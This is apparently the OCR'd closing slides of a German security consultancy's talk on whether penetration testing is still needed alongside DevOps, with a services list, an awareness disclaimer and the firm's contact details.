
Sind Penetrationstests noch notwendig?



https://en.wikipedia.org/wiki/DevOps#/media/File:Devops.svg

Quis custodes custodiae?

Was ist mit der Infrastruktur



http://maximelanciauxbi.blogspot.de/2017/04/devops-tools.html

Portfolio

Penetrationstest

Security Reviews

Filebox Solution

Incident Response

Hacking-Lab CTF

Training

Wissen ist Macht...

- Wir wollen niemanden zu einer Straftat anstiften!
- Alle gezeigten Informationen dienen ausschließlich dazu, sie zu sensibilisieren! Denn nur wer um die Gefahren weiß, kann sich davor schützen.
- Wenn sie Fragen im Bereich IT-Sicherheit haben, sprechen sie uns an.

Zeit für Ihre Fragen

Compass Security Deutschland GmbH
Tauentzienstraße 18
10789 Berlin

team.csde@compass-security.com